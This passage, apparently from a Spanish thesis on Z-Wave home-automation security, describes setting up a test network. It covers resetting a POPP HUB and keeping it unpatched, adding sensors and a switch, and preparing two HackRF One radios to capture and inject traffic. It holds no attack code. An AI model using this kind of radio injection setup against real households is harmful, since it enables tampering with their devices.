- Wireless Door/Window Sensor ZD2102-5: Un sensor que ofrece información sobre el estado, abierto o cerrado, de la puerta o ventana.

Ilustración 17. Door Sensor

- HackRF One y antena de frecuencia central 868 MHz: “HackRF One de Great Scott Gadgets es un periférico de radio definido por software capaz de transmitir o recibir señales de radio de 1 MHz a 6 GHz. Diseñado para permitir la prueba y el desarrollo de tecnologías de radio modernas y de próxima generación, HackRF One es una plataforma de hardware de código abierto que puede utilizarse como un periférico USB o programarse para un funcionamiento independiente”.
  https://greatscottgadgets.com/hackrf/one/
  Ya que el dispositivo es half-dúplex, se van a necesitar dos HackRF One, uno que reciba las tramas de la red y otro para que inyecte tráfico a la red.

Ilustración 18. HackRF One

3.3 Configuración de la red (POPP HUB)

En este apartado se va a describir todo el proceso que se ha realizado en el controlador POPP HUB para la inclusión de los dispositivos y para la configuración de la escena.

Se ha realizado un reseteo al controlador POPP HUB a ajustes de fábrica y no se ha conectado a la red para que no se actualice por si implica mejoras en aspectos de seguridad. En la siguiente ilustración se muestra el aviso al resetear el sistema que se ha realizado:




Ilustración 19. Reset a ajustes de fábrica

Para ingresar en la interfaz gráfica desde el navegador primero debemos conectarnos a la red Wi-Fi proporcionada por POPP HUB, ingresar en la dirección IP 192.168.1.115 e introducir el usuario configurado y la contraseña que se observa en la planta del dispositivo.

La siguiente ilustración muestra la primera configuración en la interfaz gráfica desde el navegador, introduciendo las credenciales, la zona horaria y la conexión Ethernet. La conexión a Ethernet no se ha realizado para evitar actualizaciones de seguridad.




Ilustración 20. Primera configuración POPP HUB

En la ilustración siguiente se observa el contenido al acceder por primera vez, la página de bienvenida, a partir de la segunda se mostrará el apartado llamado dashboard:




Ilustración 20. Página de bienvenida

El controlador POPP HUB tiene la funcionalidad de crear y configurar habitaciones virtuales, que corresponderían a las habitaciones en las que hubiera dispositivos instalados, para tener los dispositivos más organizados y poder monitorizar con más facilidad los sensores y sus medidas. La siguiente Ilustración muestra el apartado de habitaciones configuradas.




Ilustración 21. Habitaciones configuradas

En la página al pulsar *Add new room* (habitaciones) direcciona al siguiente apartado en el que puedes establecer el nombre de la habitación, seleccionar una imagen o subirla y asignar los dispositivos disponibles a esa habitación:




Ilustración 23. Página adición de Rooms

En el apartado de los elementos se visualizan todas las medidas y funcionalidades de los dispositivos que se han añadido a la red. Como en este punto aún no se había añadido nada solo se visualiza el Control Tamper que proporciona el controlador POPP HUB.




Ilustración 22. Página de elementos

En el apartado dashboard se pueden observar los pasos a seguir para añadir dispositivos a esta primera página, para dar más visibilidad a esos dispositivos.




Ilustración 23. Página de dashboard

En la sección de Apps se observan las aplicaciones locales y en línea que se pueden añadir y configurar en la red para generar escenas, eventos y funcionalidades extra que automaticen las necesidades que tenga el usuario. Más adelante se ha configurado la aplicación IF->THEN como ejemplo.




Ilustración 24. Página de aplicaciones

En el apartado de dispositivos se pueden configurar o añadir dispositivos seleccionando primero el tipo, Z-Wave o Cámara. La Ilustración 26 muestra este apartado.




Ilustración 25. Página de dispositivos

Inclusión de Aeotec Multisensor

Para la inclusión de estos dispositivos se han seguido las instrucciones escritas en cada uno de los manuales de usuario correspondiente. Anteriormente se ha comentado que la forma de incluir dispositivos, necesitando solamente pulsar una serie de botones en el dispositivo, es llamada S2 Unauthenticated (No autenticada).

Primero se ha incluído en la red el multisensor Aeotec, en el que se tiene que presionar un botón que lleva en el reverso al empezar el proceso de inclusión en el controlador.

Se pueden incluir dispositivos identificándose automáticamente o seleccionando el dispositivo en la base de datos incluida.




Ilustración 26. Página de inclusión de dispositivos

Se ha seleccionado la forma de inclusión de identificación automática.




Ilustración 27. Inclusión de forma automática

En este momento se presiona el botón en el sensor y comienza el proceso de inclusión y configuración del dispositivo. La Ilustración 28 muestra la inclusión en curso.




Ilustración 28. Inclusión en curso

Cuando se ha completado el proceso de configuración e inclusión del dispositivo se muestra el apartado de configuración del dispositivo al que hace referencia la Ilustración 29. En esta ilustración se pueden observar las medidas que proporciona este sensor.




Ilustración 29. Configuración Aeotec Multisensor Gen 6

En el apartado de dispositivos añadidos se puede apreciar el dispositivo añadido y un número entre paréntesis, que hace referencia al NodeID del dispositivo, en este caso al sensor se le ha asignado el NodeID 2.




Ilustración 30. Dispositivos Z-Wave

En el apartado de elementos se pueden apreciar todas las medidas que se han añadido mediante el sensor incluido.




Ilustración 31. Página de elementos post-inclusión Multisensor

Inclusión de Everspring Switch

En la Ilustración 32 se muestran las medidas que proporciona el enchufe Everspring Switch. Para la inclusión de este dispositivo se tiene que pulsar un botón que lleva en un lateral al comenzar el proceso de inclusión en el controlador.




Ilustración 32. Configuración Everspring Switch

Se aprecia en la Ilustración 33 los dos dispositivos agregados a la red y la asignación NodeID 3 al mini enchufe Everspring Switch.




Ilustración 33. Dispositivos Z-Wave (post-inclusión Switch)

La Ilustración 34 muestra los elementos totales, al añadir el mini enchufe a la red, que proporcionan información de los sensores de la red:




Ilustración 34. Elementos (post-inclusión Switch)

Inclusión de Wireless Door/Window Sensor ZD2102-5

En la Ilustración 35 se muestra la información que proporciona el Sensor ZD2102-5 después de su inclusión en la red. Para incluir este dispositivo en la red hay que mantener pulsado un botón que lleva en el interior, que se pulsa automáticamente cuando se cierra la tapa.




Ilustración 35. Configuración Door Sensor

En la Ilustración 36 se muestran los dispositivos que se han incluido en la red y la asignación de NodeID 5 a Vision ZD2102, el cual es el Door Sensor:




Ilustración 36. Elementos (post-inclusión Door Sensor)

Configuración de escena (If -> Then)

Se ha configurado una escena mediante la App Local If -> Then. Una acción seleccionada es ejecutada automáticamente cuando sucede un cierto evento.




Ilustración 37. Página aplicación If -> Then

El evento que va a generar que se produzca la acción es el sensor binario proporcionado por el Door Sensor en su nivel bajo, en Off, cuando la puerta está cerrada.

